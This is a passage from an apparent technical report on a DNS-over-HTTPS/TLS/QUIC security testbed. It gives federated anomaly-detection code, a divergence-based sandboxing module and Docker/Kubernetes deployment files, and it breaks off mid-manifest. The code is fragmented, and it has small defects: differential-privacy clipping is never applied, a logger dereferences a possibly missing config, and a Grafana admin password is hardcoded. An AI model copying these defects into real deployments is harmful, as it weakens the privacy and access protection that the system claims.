    clip_norm: float = 3.5

    # Byzantine resilience
    byzantine_fraction: float = 0.2
    use_geometric_median: bool = True



class AnomalyDetector(nn.Module):
    """
    Neural network for anomaly detection.

    Architecture:
    - Input layer (input_dim)
    - Hidden layer 1 (hidden_dim) with ReLU
    - Hidden layer 2 (hidden_dim) with ReLU
    - Output layer (num_classes)
    """

    def __init__(self, config: FederatedConfig):
        super().__init__()

        self.layers = nn.Sequential(
            nn.Linear(config.input_dim, config.hidden_dim),
            nn.ReLU(),
            nn.Linear(config.hidden_dim, config.hidden_dim),
```

```
            nn.ReLU(),
            nn.Linear(config.hidden_dim, config.num_classes)
        )

    def forward(self, x: torch.Tensor) -> torch.Tensor:
        """Forward pass."""
        return self.layers(x)


class FederatedClient:
    """
    A federated learning client.

    Each client:
    - Has local training data
    - Trains a local model
    - Sends model updates (not data) to server
    - Receives aggregated model from server
    """

    def __init__(self, client_id: int, config: FederatedConfig, data: Tuple):
        """
        Initialize client.

        Args:
            client_id: Unique client identifier
```

```
        config: Federated learning configuration
        data: Tuple of (X_train, y_train)
    """
    self.client_id = client_id
    self.config = config
    self.X_train, self.y_train = data

    # Create local model
    self.model = AnomalyDetector(config)
    self.optimizer = optim.Adam(
        self.model.parameters(),
        lr=config.learning_rate
    )
    self.criterion = nn.CrossEntropyLoss()

def train(self, global_params: OrderedDict) -> OrderedDict:
    """
    Train local model on local data.

    Args:
        global_params: Global model parameters

    Returns:
        Updated local model parameters
    """
    # Load global model parameters
```

```
self.model.load_state_dict(global_params)

# Create data loader
dataset = TensorDataset(
    torch.FloatTensor(self.X_train),
    torch.LongTensor(self.y_train)
)
dataloader = DataLoader(
    dataset,
    batch_size=self.config.batch_size,
    shuffle=True
)

# Train
self.model.train()
for epoch in range(self.config.local_epochs):
    for batch_X, batch_y in dataloader:
        self.optimizer.zero_grad()
        outputs = self.model(batch_X)
        loss = self.criterion(outputs, batch_y)
        loss.backward()
        self.optimizer.step()

# Return updated parameters
return copy.deepcopy(self.model.state_dict())
```

```
    def evaluate(self, params: OrderedDict, X_test: np.ndarray,
                 y_test: np.ndarray) -> float:
        """
        Evaluate model on test data.

        Args:
            params: Model parameters
            X_test: Test features
            y_test: Test labels

        Returns:
            Accuracy
        """
        self.model.load_state_dict(params)
        self.model.eval()

        with torch.no_grad():
            X_tensor = torch.FloatTensor(X_test)
            outputs = self.model(X_tensor)
            predictions = outputs.argmax(dim=1).numpy()

        accuracy = (predictions == y_test).mean()
        return accuracy


class FederatedServer:
```

"""

Federated learning server.

Coordinates training across multiple clients:

- Sends global model to clients

- Receives local updates

- Aggregates updates using Byzantine-robust aggregation

- Applies differential privacy

"""

def __init__(self, config: FederatedConfig):

    """

    Initialize server.

    Args:

        config: Federated learning configuration

    """

    self.config = config

    self.global_model = AnomalyDetector(config)

    self.global_params = copy.deepcopy(self.global_model.state_dict())

    # Statistics

    self.stats = {

        'rounds_completed': 0,

        'total_updates': 0,

        'aggregation_times': []

```
    }

def aggregate_geometric_median(self,
                               client_updates: List[OrderedDict]) -> OrderedDict:
    """
    Aggregate client updates using geometric median.

    The geometric median is Byzantine-robust: it minimizes
    the sum of distances to all client updates.

    Args:
        client_updates: List of client model parameters

    Returns:
        Aggregated model parameters
    """
    # Flatten all updates
    flattened = []
    for update in client_updates:
        flat = torch.cat([p.flatten() for p in update.values()])
        flattened.append(flat.numpy())

    flattened = np.array(flattened)

    # Compute geometric median using Weiszfeld's algorithm
    median = np.median(flattened, axis=0)
```

```
    for _ in range(10):  # Iterative refinement
        distances = np.linalg.norm(flattened - median, axis=1)
        weights = 1.0 / (distances + 1e-8)
        weights = weights / weights.sum()
        median = np.sum(flattened * weights[:, np.newaxis], axis=0)

    # Reconstruct parameter dictionary
    aggregated = OrderedDict()
    start_idx = 0

    for key, param in client_updates[0].items():
        size = param.numel()
        aggregated[key] = torch.FloatTensor(
            median[start_idx:start_idx + size]
        ).reshape(param.shape)
        start_idx += size

    return aggregated

def aggregate_federated_averaging(self,
                                  client_updates: List[OrderedDict],
                                  client_weights: List[float]) -> OrderedDict:
    """
    Aggregate client updates using weighted averaging.
```

```
    Args:
        client_updates: List of client model parameters
        client_weights: Weights for each client (based on data size)

    Returns:
        Aggregated model parameters
    """
    # Normalize weights
    total_weight = sum(client_weights)
    normalized_weights = [w / total_weight for w in client_weights]

    # Weighted average
    aggregated = OrderedDict()

    for key in client_updates[0].keys():
        weighted_sum = torch.zeros_like(client_updates[0][key])

        for update, weight in zip(client_updates, normalized_weights):
            weighted_sum += weight * update[key]

        aggregated[key] = weighted_sum

    return aggregated

def apply_differential_privacy(self,
                               aggregated: OrderedDict,
```

```
                        epsilon: float) -> OrderedDict:
    """
    Apply differential privacy to aggregated parameters.

    Args:
        aggregated: Aggregated model parameters
        epsilon: Privacy budget

    Returns:
        Noisy parameters
    """
    # Calculate noise scale based on privacy budget
    # Using Gaussian mechanism
    sensitivity = self.config.clip_norm / self.config.num_clients
    sigma = sensitivity * np.sqrt(2 * np.log(1.25 / self.config.dp_delta)) / epsilon

    noisy_params = OrderedDict()

    for key, param in aggregated.items():
        noise = torch.randn_like(param) * sigma
        noisy_params[key] = param + noise

    return noisy_params

def aggregate_round(self,
                    client_updates: List[OrderedDict],
```

```
            client_sizes: List[int]) -> OrderedDict:
    """
    Perform one round of federated aggregation.

    Args:
        client_updates: List of client model updates
        client_sizes: Number of samples per client

    Returns:
        New global model parameters
    """
    start_time = time.time()

    if self.config.use_geometric_median:
        # Use Byzantine-robust aggregation
        aggregated = self.aggregate_geometric_median(client_updates)
    else:
        # Use standard federated averaging
        aggregated = self.aggregate_federated_averaging(
            client_updates, client_sizes
        )

    # Apply differential privacy
    aggregated = self.apply_differential_privacy(
        aggregated, self.config.dp_epsilon
    )
```

```
        # Update global model
        self.global_params = aggregated
        self.global_model.load_state_dict(aggregated)

        # Update statistics
        aggregation_time = (time.time() - start_time) * 1000  # ms
        self.stats['aggregation_times'].append(aggregation_time)
        self.stats['rounds_completed'] += 1
        self.stats['total_updates'] += len(client_updates)

        return aggregated

    def get_statistics(self) -> dict:
        """Get server statistics."""
        stats = self.stats.copy()

        if stats['aggregation_times']:
            stats['avg_aggregation_time_ms'] = np.mean(stats['aggregation_times'])
            stats['std_aggregation_time_ms'] = np.std(stats['aggregation_times'])

        return stats


class FederatedAnomalyDetection:
    """
```

```
Main federated anomaly detection system for E3-DoH.

Combines:
- Multiple federated clients
- Byzantine-robust aggregation
- Differential privacy
- Multi-protocol support
"""

def __init__(self, config: FederatedConfig = None):
    """Initialize federated detection system."""
    self.config = config or FederatedConfig()
    self.server = FederatedServer(self.config)
    self.clients = []

    logger.info(f"Federated detection initialized with {config.num_clients} clients")

def setup_clients(self, client_data: List[Tuple]):
    """
    Set up federated clients with data.

    Args:
        client_data: List of (X_train, y_train) tuples for each client
    """
    self.clients = []
```

```
    for i, data in enumerate(client_data):
        client = FederatedClient(i, self.config, data)
        self.clients.append(client)

    logger.info(f"Set up {len(self.clients)} clients")

def train(self, X_test: np.ndarray, y_test: np.ndarray) -> Dict:
    """
    Run federated training.

    Args:
        X_test: Test features
        y_test: Test labels

    Returns:
        Training results
    """
    results = {
        'rounds': [],
        'accuracies': [],
        'losses': []
    }

    for round_num in range(self.config.num_rounds):
        logger.info(f"Round {round_num + 1}/{self.config.num_rounds}")
```

```
# Select clients for this round
num_selected = max(1, int(self.config.fraction_fit * len(self.clients)))
selected_indices = np.random.choice(
    len(self.clients),
    size=num_selected,
    replace=False
)

# Collect updates
client_updates = []
client_sizes = []

for idx in selected_indices:
    client = self.clients[idx]
    update = client.train(self.server.global_params)
    client_updates.append(update)
    client_sizes.append(len(client.X_train))

# Aggregate
new_params = self.server.aggregate_round(client_updates, client_sizes)

# Evaluate
accuracy = self.clients[0].evaluate(new_params, X_test, y_test)

results['rounds'].append(round_num + 1)
results['accuracies'].append(accuracy)
```

```
            logger.info(f"  Round {round_num + 1} accuracy: {accuracy:.4f}")

        results['final_accuracy'] = results['accuracies'][-1]
        results['server_stats'] = self.server.get_statistics()

        return results

    def evaluate(self, X_test: np.ndarray, y_test: np.ndarray) -> Dict:
        """
        Evaluate the global model.

        Args:
            X_test: Test features
            y_test: Test labels

        Returns:
            Evaluation metrics
        """
        self.server.global_model.eval()

        with torch.no_grad():
            X_tensor = torch.FloatTensor(X_test)
            outputs = self.server.global_model(X_tensor)
            predictions = outputs.argmax(dim=1).numpy()
```

```
    # Calculate metrics
    accuracy = (predictions == y_test).mean()

    # Calculate precision, recall, F1
    tp = ((predictions == 1) & (y_test == 1)).sum()
    fp = ((predictions == 1) & (y_test == 0)).sum()
    fn = ((predictions == 0) & (y_test == 1)).sum()
    tn = ((predictions == 0) & (y_test == 0)).sum()

    precision = tp / (tp + fp) if (tp + fp) > 0 else 0
    recall = tp / (tp + fn) if (tp + fn) > 0 else 0
    f1 = 2 * precision * recall / (precision + recall) if (precision + recall) > 0 else 0
    fpr = fp / (fp + tn) if (fp + tn) > 0 else 0

    return {
        'accuracy': accuracy,
        'precision': precision,
        'recall': recall,
        'f1_score': f1,
        'false_positive_rate': fpr
    }


# Example usage
if __name__ == "__main__":
    print("=" * 50)
```

```
print("Federated Anomaly Detection Test")
print("=" * 50)

# Generate synthetic data
np.random.seed(42)

# Benign data: lower values
X_benign = np.random.randn(500, 7) * 0.5
y_benign = np.zeros(500)

# Malicious data: higher values
X_malicious = np.random.randn(500, 7) * 0.5 + 1.5
y_malicious = np.ones(500)

# Combine and shuffle
X = np.vstack([X_benign, X_malicious])
y = np.hstack([y_benign, y_malicious])

# Shuffle
indices = np.random.permutation(len(X))
X = X[indices]
y = y[indices]

# Split
split_idx = int(0.8 * len(X))
X_train, X_test = X[:split_idx], X[split_idx:]
```

```
y_train, y_test = y[:split_idx], y[split_idx:]

# Split training data among clients
num_clients = 5
client_size = len(X_train) // num_clients
client_data = []

for i in range(num_clients):
    start = i * client_size
    end = start + client_size if i < num_clients - 1 else len(X_train)
    client_data.append((X_train[start:end], y_train[start:end].astype(int)))

# Create federated system
config = FederatedConfig(
    num_clients=num_clients,
    num_rounds=10,
    local_epochs=3
)

fed_system = FederatedAnomalyDetection(config)
fed_system.setup_clients(client_data)

# Train
print("\nTraining federated model...")
results = fed_system.train(X_test, y_test.astype(int))
```

```
    # Evaluate
    print("\nFinal evaluation:")
    metrics = fed_system.evaluate(X_test, y_test.astype(int))
    for key, value in metrics.items():
        print(f"  {key}: {value:.4f}")

    print("\n" + "=" * 50)
    print("Federated Detection Test Complete")
    print("=" * 50)
```

8.4 Adaptive Multi-Protocol Sandboxing (AMPS) Implementation

```
python
#!/usr/bin/env python3
# File: 16_amps_implementation.py
# Purpose: Implement the Adaptive Multi-Protocol Sandboxing component
#
# This implements the AMPS module described in Section 5.6

import numpy as np
from dataclasses import dataclass, field
from typing import Dict, List, Optional, Tuple
from enum import Enum
import logging
import time

logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)
```

```
class Protocol(Enum):
    """Supported DNS protocols."""
    DOH = "DoH"
    DOT = "DoT"
    DOQ = "DoQ"


class IsolationAction(Enum):
    """Types of isolation actions."""
    ALLOW = "allow"
    MONITOR = "monitor"
    SANDBOX = "sandbox"
    BLOCK = "block"


@dataclass
class AMPSConfig:
    """Configuration for Adaptive Multi-Protocol Sandboxing."""

    # Detection thresholds
    kl_threshold: float = 0.3
    renyi_threshold: float = 0.5
    renyi_alpha: float = 2.0
```

```
    # Sandbox parameters
    sandbox_timeout: float = 30.0  # seconds
    max_sandbox_flows: int = 1000

    # MDP parameters
    discount_factor: float = 0.95
    learning_rate: float = 0.01

    # Resource limits
    max_cpu_percent: float = 15.0
    max_memory_mb: float = 2048


class DivergenceCalculator:
    """
    Calculates divergence measures for anomaly detection.

    Uses:
    - KL Divergence
    - Rényi Divergence
    """

    @staticmethod
    def kl_divergence(p: np.ndarray, q: np.ndarray) -> float:
        """
        Calculate KL divergence D_KL(P || Q).
```

```
    Formula: D_KL(P || Q) = Σ p(x) * log(p(x) / q(x))

    Args:
        p: Observed distribution
        q: Reference distribution

    Returns:
        KL divergence (non-negative)
    """
    # Add small epsilon to avoid log(0)
    eps = 1e-10
    p = p + eps
    q = q + eps

    # Normalize
    p = p / p.sum()
    q = q / q.sum()

    return np.sum(p * np.log(p / q))

@staticmethod
def renyi_divergence(p: np.ndarray, q: np.ndarray, alpha: float = 2.0) -> float:
    """
    Calculate Rényi divergence of order alpha.
```

```
        Formula: D_α(P || Q) = (1/(α-1)) * log(Σ p(x)^α * q(x)^(1-α))

        Args:
            p: Observed distribution
            q: Reference distribution
            alpha: Order of divergence (alpha > 0, alpha != 1)

        Returns:
            Rényi divergence
        """
        if alpha == 1:
            return DivergenceCalculator.kl_divergence(p, q)

        eps = 1e-10
        p = p + eps
        q = q + eps

        # Normalize
        p = p / p.sum()
        q = q / q.sum()

        return (1 / (alpha - 1)) * np.log(np.sum(p**alpha * q**(1-alpha)))


class SandboxState(Enum):
    """States of the sandbox."""
```

```
    NORMAL = "normal"
    ELEVATED = "elevated"
    CRITICAL = "critical"
    ISOLATED = "isolated"


class AdaptiveMultiProtocolSandbox:
    """
    Adaptive Multi-Protocol Sandbox (AMPS).

    Provides protocol-aware isolation for DoH, DoT, and DoQ traffic.

    Key features:
    - MDP-based decision making
    - Protocol-specific isolation actions
    - Resource-aware sandboxing
    """

    def __init__(self, config: AMPSConfig = None):
        """
        Initialize AMPS.

        Args:
            config: AMPS configuration
        """
        self.config = config or AMPSConfig()
```

```
self.divergence_calc = DivergenceCalculator()

# State
self.state = SandboxState.NORMAL
self.active_sandboxes: Dict[str, dict] = {}

# Q-table for MDP (state -> action -> value)
self.q_table = {}
self._initialize_q_table()

# Statistics
self.stats = {
    'total_flows': 0,
    'sandboxed_flows': 0,
    'blocked_flows': 0,
    'false_positives': 0,
    'mitigation_times': []
}

# Reference distributions (would be learned from benign traffic)
self.reference_distributions = {
    Protocol.DOH: np.array([0.3, 0.4, 0.2, 0.1]),  # Query type distribution
    Protocol.DOT: np.array([0.35, 0.35, 0.2, 0.1]),
    Protocol.DOQ: np.array([0.4, 0.3, 0.2, 0.1])
}
```

```
def _initialize_q_table(self):
    """Initialize Q-table for MDP."""
    states = list(SandboxState)
    actions = list(IsolationAction)

    for state in states:
        self.q_table[state] = {}
        for action in actions:
            self.q_table[state][action] = 0.0

def calculate_anomaly_score(self,
                            protocol: Protocol,
                            traffic_features: dict) -> Tuple[float, float]:
    """
    Calculate anomaly score for traffic.

    Args:
        protocol: DNS protocol
        traffic_features: Dictionary of traffic features

    Returns:
        Tuple of (kl_divergence, renyi_divergence)
    """
    # Create observed distribution from features
    # (In practice, this would be a proper distribution)
    observed = np.array([
```

```
            traffic_features.get('query_type_a', 0.25),
            traffic_features.get('query_type_aaaa', 0.25),
            traffic_features.get('query_type_mx', 0.25),
            traffic_features.get('query_type_txt', 0.25)
        ])

        # Add some variation based on other features
        if traffic_features.get('entropy', 0) > 4.0:
            observed = observed * np.array([1.5, 0.5, 1.0, 1.0])

        reference = self.reference_distributions[protocol]

        kl = self.divergence_calc.kl_divergence(observed, reference)
        renyi = self.divergence_calc.renyi_divergence(
            observed, reference, self.config.renyi_alpha
        )

        return kl, renyi

    def determine_action(self,
                         protocol: Protocol,
                         kl_divergence: float,
                         renyi_divergence: float,
                         threat_context: dict = None) -> IsolationAction:
        """
        Determine isolation action based on anomaly scores.
```

```
Uses MDP to select action that maximizes expected reward.

Args:
    protocol: DNS protocol
    kl_divergence: KL divergence score
    renyi_divergence: Rényi divergence score
    threat_context: Additional context

Returns:
    Selected isolation action
"""
# Determine state based on divergence
if kl_divergence < self.config.kl_threshold * 0.5:
    state = SandboxState.NORMAL
elif kl_divergence < self.config.kl_threshold:
    state = SandboxState.ELEVATED
elif kl_divergence < self.config.kl_threshold * 1.5:
    state = SandboxState.CRITICAL
else:
    state = SandboxState.ISOLATED

self.state = state

# Select action using epsilon-greedy
epsilon = 0.1  # Exploration rate
```

```
    if np.random.random() < epsilon:
        # Explore: random action
        action = np.random.choice(list(IsolationAction))
    else:
        # Exploit: best known action
        q_values = self.q_table[state]
        action = max(q_values, key=q_values.get)

    return action

def get_protocol_isolation_action(self,
                                  protocol: Protocol,
                                  action: IsolationAction) -> dict:
    """
    Get protocol-specific isolation action.

    Args:
        protocol: DNS protocol
        action: High-level action

    Returns:
        Protocol-specific action details
    """
    if action == IsolationAction.ALLOW:
        return {
```

```
        'action': 'allow',
        'description': 'Allow traffic to proceed normally'
    }

elif action == IsolationAction.MONITOR:
    return {
        'action': 'monitor',
        'description': 'Increase monitoring, log all queries',
        'protocol_specific': self._get_monitor_action(protocol)
    }

elif action == IsolationAction.SANDBOX:
    return {
        'action': 'sandbox',
        'description': 'Redirect to sandbox for analysis',
        'protocol_specific': self._get_sandbox_action(protocol),
        'timeout': self.config.sandbox_timeout
    }

else:  # BLOCK
    return {
        'action': 'block',
        'description': 'Block traffic immediately',
        'protocol_specific': self._get_block_action(protocol)
    }
```

```
def _get_monitor_action(self, protocol: Protocol) -> str:
    """Get protocol-specific monitoring action."""
    actions = {
        Protocol.DOH: "log_http_headers",
        Protocol.DOT: "log_tls_handshake",
        Protocol.DOQ: "log_quic_frames"
    }
    return actions.get(protocol, "log_all")

def _get_sandbox_action(self, protocol: Protocol) -> str:
    """Get protocol-specific sandbox action."""
    actions = {
        Protocol.DOH: "terminate_stream_and_redirect",
        Protocol.DOT: "reset_tls_and_redirect",
        Protocol.DOQ: "migrate_connection_to_sandbox"
    }
    return actions.get(protocol, "redirect_to_sandbox")

def _get_block_action(self, protocol: Protocol) -> str:
    """Get protocol-specific blocking action."""
    actions = {
        Protocol.DOH: "close_http2_connection",
        Protocol.DOT: "send_tls_alert_and_close",
        Protocol.DOQ: "send_quic_connection_close"
    }
    return actions.get(protocol, "block_flow")
```

```
def process_flow(self,
                 flow_id: str,
                 protocol: Protocol,
                 traffic_features: dict) -> dict:
    """
    Process a single flow through the sandbox.

    Args:
        flow_id: Unique flow identifier
        protocol: DNS protocol
        traffic_features: Traffic features

    Returns:
        Processing result
    """
    start_time = time.time()

    self.stats['total_flows'] += 1

    # Calculate anomaly scores
    kl, renyi = self.calculate_anomaly_score(protocol, traffic_features)

    # Determine action
    action = self.determine_action(protocol, kl, renyi)
```

```
# Get protocol-specific action
isolation_action = self.get_protocol_isolation_action(protocol, action)

# Execute action
result = {
    'flow_id': flow_id,
    'protocol': protocol.value,
    'kl_divergence': kl,
    'renyi_divergence': renyi,
    'action': action.value,
    'isolation_details': isolation_action,
    'timestamp': time.time()
}

# Update statistics
if action == IsolationAction.SANDBOX:
    self.stats['sandboxed_flows'] += 1
    self.active_sandboxes[flow_id] = {
        'start_time': time.time(),
        'protocol': protocol,
        'timeout': self.config.sandbox_timeout
    }
elif action == IsolationAction.BLOCK:
    self.stats['blocked_flows'] += 1

# Calculate processing time
```

```
    processing_time = (time.time() - start_time) * 1000  # ms
    self.stats['mitigation_times'].append(processing_time)

    result['processing_time_ms'] = processing_time

    return result

def cleanup_sandboxes(self):
    """Remove expired sandboxes."""
    current_time = time.time()
    expired = []

    for flow_id, sandbox in self.active_sandboxes.items():
        if current_time - sandbox['start_time'] > sandbox['timeout']:
            expired.append(flow_id)

    for flow_id in expired:
        del self.active_sandboxes[flow_id]
        logger.debug(f"Sandbox expired: {flow_id}")

def get_statistics(self) -> dict:
    """Get sandbox statistics."""
    stats = self.stats.copy()
    stats['active_sandboxes'] = len(self.active_sandboxes)

    if stats['mitigation_times']:
```

```
            stats['avg_mitigation_time_ms'] = np.mean(stats['mitigation_times'])
            stats['p99_mitigation_time_ms'] = np.percentile(stats['mitigation_times'], 99)

        return stats


# Example usage
if __name__ == "__main__":
    print("=" * 50)
    print("AMPS Implementation Test")
    print("=" * 50)

    # Create AMPS instance
    config = AMPSConfig(
        kl_threshold=0.3,
        sandbox_timeout=5.0  # Short timeout for testing
    )
    amps = AdaptiveMultiProtocolSandbox(config)

    # Simulate traffic flows
    print("\nProcessing simulated flows...")

    test_flows = [
        {
            'flow_id': 'flow_001',
            'protocol': Protocol.DOH,
```

```
    'features': {
        'query_type_a': 0.25,
        'query_type_aaaa': 0.25,
        'query_type_mx': 0.25,
        'query_type_txt': 0.25,
        'entropy': 2.5
    }
},
{
    'flow_id': 'flow_002',
    'protocol': Protocol.DOT,
    'features': {
        'query_type_a': 0.1,
        'query_type_aaaa': 0.1,
        'query_type_mx': 0.1,
        'query_type_txt': 0.7,  # Suspicious: mostly TXT queries
        'entropy': 5.5
    }
},
{
    'flow_id': 'flow_003',
    'protocol': Protocol.DOQ,
    'features': {
        'query_type_a': 0.7,  # Suspicious: mostly A queries
        'query_type_aaaa': 0.1,
        'query_type_mx': 0.1,
```

```
            'query_type_txt': 0.1,
            'entropy': 6.5
        }
    }
]

for flow in test_flows:
    result = amps.process_flow(
        flow['flow_id'],
        flow['protocol'],
        flow['features']
    )

    print(f"\nFlow: {result['flow_id']}")
    print(f"  Protocol: {result['protocol']}")
    print(f"  KL Divergence: {result['kl_divergence']:.4f}")
    print(f"  Rényi Divergence: {result['renyi_divergence']:.4f}")
    print(f"  Action: {result['action']}")
    print(f"  Isolation: {result['isolation_details']['description']}")
    print(f"  Processing Time: {result['processing_time_ms']:.3f}ms")

# Print statistics
print("\n" + "=" * 50)
print("Statistics:")
stats = amps.get_statistics()
for key, value in stats.items():
```

```
        if isinstance(value, float):
            print(f"  {key}: {value:.4f}")
        else:
            print(f"  {key}: {value}")

    print("\n" + "=" * 50)
    print("AMPS Test Complete")
    print("=" * 50)
```

---

9. Testbed Deployment and Configuration

9.1 Docker Compose Configuration

yaml

```
# File: docker-compose.yml
# Purpose: Deploy E3-DoH testbed using Docker Compose
#
# This configuration sets up:
# - DoH/DoT/DoQ resolvers
# - E3-DoH security framework
# - Attack simulation tools
# - Monitoring stack

version: '3.8'

services:
  # ==========================================
  # DNS Resolvers
```

```
# ==========================================

# DoH Resolver (using CoreDNS)
doh-resolver:
  image: coredns/coredns:latest
  container_name: doh-resolver
  ports:
    - "8443:443"   # DoH
  volumes:
    - ./configs/coredns/Corefile.doh:/Corefile
    - ./configs/certs:/certs:ro
  command: -conf /Corefile
  networks:
    - e3doh-network
  restart: unless-stopped
  healthcheck:
    test: ["CMD", "wget", "--spider", "-q", "https://localhost:443/dns-query"]
    interval: 30s
    timeout: 10s
    retries: 3

# DoT Resolver (using Unbound)
dot-resolver:
  image: mvance/unbound:latest
  container_name: dot-resolver
  ports:
```

```
    - "8853:853"   # DoT
    volumes:
      - ./configs/unbound/unbound.conf:/opt/unbound/etc/unbound/unbound.conf:ro
      - ./configs/certs:/certs:ro
    networks:
      - e3doh-network
    restart: unless-stopped

  # DoQ Resolver (using dnsdist)
  doq-resolver:
    image: powerdns/dnsdist:latest
    container_name: doq-resolver
    ports:
      - "8853:853/udp"   # DoQ
    volumes:
      - ./configs/dnsdist/dnsdist.conf:/etc/dnsdist/dnsdist.conf:ro
      - ./configs/certs:/certs:ro
    networks:
      - e3doh-network
    restart: unless-stopped
    command: --config /etc/dnsdist/dnsdist.conf

  # ==========================================
  # E3-DoH Framework Components
  # ==========================================
```

```
# AEE (Adaptive Evolutionary Encryption) Service
aee-service:
  build:
    context: ./services/aee
    dockerfile: Dockerfile
  container_name: aee-service
  ports:
    - "50051:50051"   # gRPC
  environment:
    - AEE_ROTATION_INTERVAL=10
    - AEE_ENTROPY_THRESHOLD=0.95
  volumes:
    - ./data/aee:/data
  networks:
    - e3doh-network
  depends_on:
    - redis
  restart: unless-stopped

# QHE (Quantum-Safe Homomorphic Encryption) Service
qhe-service:
  build:
    context: ./services/qhe
    dockerfile: Dockerfile
  container_name: qhe-service
  ports:
```

```
    - "50052:50052"   # gRPC
    environment:
      - QHE_RING_DIMENSION=256
      - QHE_MODULUS=4096
    volumes:
      - ./data/qhe:/data
    networks:
      - e3doh-network
    restart: unless-stopped

  # Federated Learning Coordinator
  fl-coordinator:
    build:
      context: ./services/fl-coordinator
      dockerfile: Dockerfile
    container_name: fl-coordinator
    ports:
      - "50053:50053"   # gRPC
      - "8080:8080"     # HTTP API
    environment:
      - FL_NUM_ROUNDS=10
      - FL_DP_EPSILON=1.2
      - FL_BYZANTINE_FRACTION=0.2
    volumes:
      - ./data/fl:/data
    networks:
```

```
    - e3doh-network
  depends_on:
    - redis
  restart: unless-stopped

# Anomaly Detection Service
anomaly-detector:
  build:
    context: ./services/anomaly-detector
    dockerfile: Dockerfile
  container_name: anomaly-detector
  ports:
    - "50054:50054"   # gRPC
  environment:
    - DETECTOR_MODEL=transformer
    - DETECTOR_THRESHOLD=0.5
  volumes:
    - ./models:/models:ro
    - ./data/detector:/data
  networks:
    - e3doh-network
  restart: unless-stopped

# AMPS (Adaptive Multi-Protocol Sandbox)
amps-service:
  build:
```

```
    context: ./services/amps
    dockerfile: Dockerfile
  container_name: amps-service
  ports:
    - "50055:50055"   # gRPC
  environment:
    - AMPS_KL_THRESHOLD=0.3
    - AMPS_SANDBOX_TIMEOUT=30
  volumes:
    - ./data/amps:/data
  networks:
    - e3doh-network
  restart: unless-stopped
  cap_add:
    - NET_ADMIN   # Required for iptables rules

# Main E3-DoH Gateway
e3doh-gateway:
  build:
    context: ./services/gateway
    dockerfile: Dockerfile
  container_name: e3doh-gateway
  ports:
    - "443:443"     # HTTPS
    - "853:853"     # DoT/DoQ
    - "9090:9090"   # Metrics
```

```
  environment:
    - AEE_SERVICE=aee-service:50051
    - QHE_SERVICE=qhe-service:50052
    - FL_COORDINATOR=fl-coordinator:50053
    - ANOMALY_DETECTOR=anomaly-detector:50054
    - AMPS_SERVICE=amps-service:50055
  networks:
    - e3doh-network
  depends_on:
    - aee-service
    - qhe-service
    - fl-coordinator
    - anomaly-detector
    - amps-service
  restart: unless-stopped

# ==========================================
# Infrastructure Services
# ==========================================

# Redis (for caching and state management)
redis:
  image: redis:7-alpine
  container_name: e3doh-redis
  ports:
    - "6379:6379"
```

```
  volumes:
    - redis-data:/data
  networks:
    - e3doh-network
  restart: unless-stopped

# Prometheus (metrics collection)
prometheus:
  image: prom/prometheus:latest
  container_name: e3doh-prometheus
  ports:
    - "9091:9090"
  volumes:
    - ./configs/prometheus/prometheus.yml:/etc/prometheus/prometheus.yml:ro
    - prometheus-data:/prometheus
  networks:
    - e3doh-network
  restart: unless-stopped

# Grafana (visualization)
grafana:
  image: grafana/grafana:latest
  container_name: e3doh-grafana
  ports:
    - "3000:3000"
  environment:
```

```
    - GF_SECURITY_ADMIN_PASSWORD=e3doh-admin
  volumes:
    - grafana-data:/var/lib/grafana
    - ./configs/grafana/dashboards:/etc/grafana/provisioning/dashboards:ro
  networks:
    - e3doh-network
  depends_on:
    - prometheus
  restart: unless-stopped

# ==========================================
# Attack Simulation Tools
# ==========================================

# Traffic generator
traffic-generator:
  build:
    context: ./tools/traffic-generator
    dockerfile: Dockerfile
  container_name: traffic-generator
  environment:
    - TARGET_DOH=doh-resolver:443
    - TARGET_DOT=dot-resolver:853
    - TARGET_DOQ=doq-resolver:853
  networks:
    - e3doh-network
```

```
    depends_on:
      - doh-resolver
      - dot-resolver
      - doq-resolver
    profiles:
      - testing

  # Attack simulator
  attack-simulator:
    build:
      context: ./tools/attack-simulator
      dockerfile: Dockerfile
    container_name: attack-simulator
    cap_add:
      - NET_ADMIN
      - NET_RAW
    environment:
      - TARGET=doh-resolver:443
    networks:
      - e3doh-network
    profiles:
      - testing

networks:
  e3doh-network:
    driver: bridge
```

```
  ipam:
    config:
      - subnet: 172.20.0.0/16

volumes:
  redis-data:
  prometheus-data:
  grafana-data:
```

9.2 Kubernetes Deployment (for production-like testing)

yaml

```
# File: k8s/e3doh-deployment.yaml
# Purpose: Deploy E3-DoH on Kubernetes for scalable testing
#
# This manifest creates:
# - Namespace
# - ConfigMaps
# - Deployments for each component
# - Services
# - Horizontal Pod Autoscalers

apiVersion: v1
kind: Namespace
metadata:
  name: e3doh
  labels:
    app: e3doh
```

```
---
# ============================================
# ConfigMaps
# ============================================

apiVersion: v1
kind: ConfigMap
metadata:
  name: e3doh-config
  namespace: e3doh
data:
  aee-config.yaml: |
    rotation_interval: 10
    entropy_threshold: 0.95
    lattice_dimension: 1024
    modulus_bits: 32

  qhe-config.yaml: |
    ring_dimension: 256
    modulus: 4096
    error_std: 3.2
    num_slots: 1024

  fl-config.yaml: |
    num_clients: 10
```

```
    fraction_fit: 0.5
    num_rounds: 10
    dp_epsilon: 1.2
    dp_delta: 1e-5
    clip_norm: 3.5
    byzantine_fraction: 0.2

  amps-config.yaml: |
    kl_threshold: 0.3
    renyi_threshold: 0.5
    renyi_alpha: 2.0
    sandbox_timeout: 30
    max_sandbox_flows: 1000

---
# ============================================
# Deployments
# ============================================

apiVersion: apps/v1
kind: Deployment
metadata:
  name: aee-service
  namespace: e3doh
  labels:
    app: aee-service
```

```
spec:
  replicas: 3
  selector:
    matchLabels:
      app: aee-service
  template:
    metadata:
      labels:
        app: aee-service
    spec:
      containers:
      - name: aee
        image: e3doh/aee-service:latest
        ports:
        - containerPort: 50051
        resources:
          requests:
            cpu: "500m"
            memory: "512Mi"
          limits:
            cpu: "2000m"
            memory: "2Gi"
        volumeMounts:
        - name: config
          mountPath: /etc/e3doh
        livenessProbe:
```

```
        grpc:
          port: 50051
        initialDelaySeconds: 10
        periodSeconds: 10
      readinessProbe:
        grpc:
          port: 50051
        initialDelaySeconds: 5
        periodSeconds: 5
    volumes:
    - name: config
      configMap:
        name: e3doh-config

---
apiVersion: v1
kind: Service
metadata:
  name: aee-service
  namespace: e3doh
spec:
  selector:
    app: aee-service
  ports:
  - port: 50051
    targetPort: 50051
```

```
  type: ClusterIP

---
apiVersion: autoscaling/v2
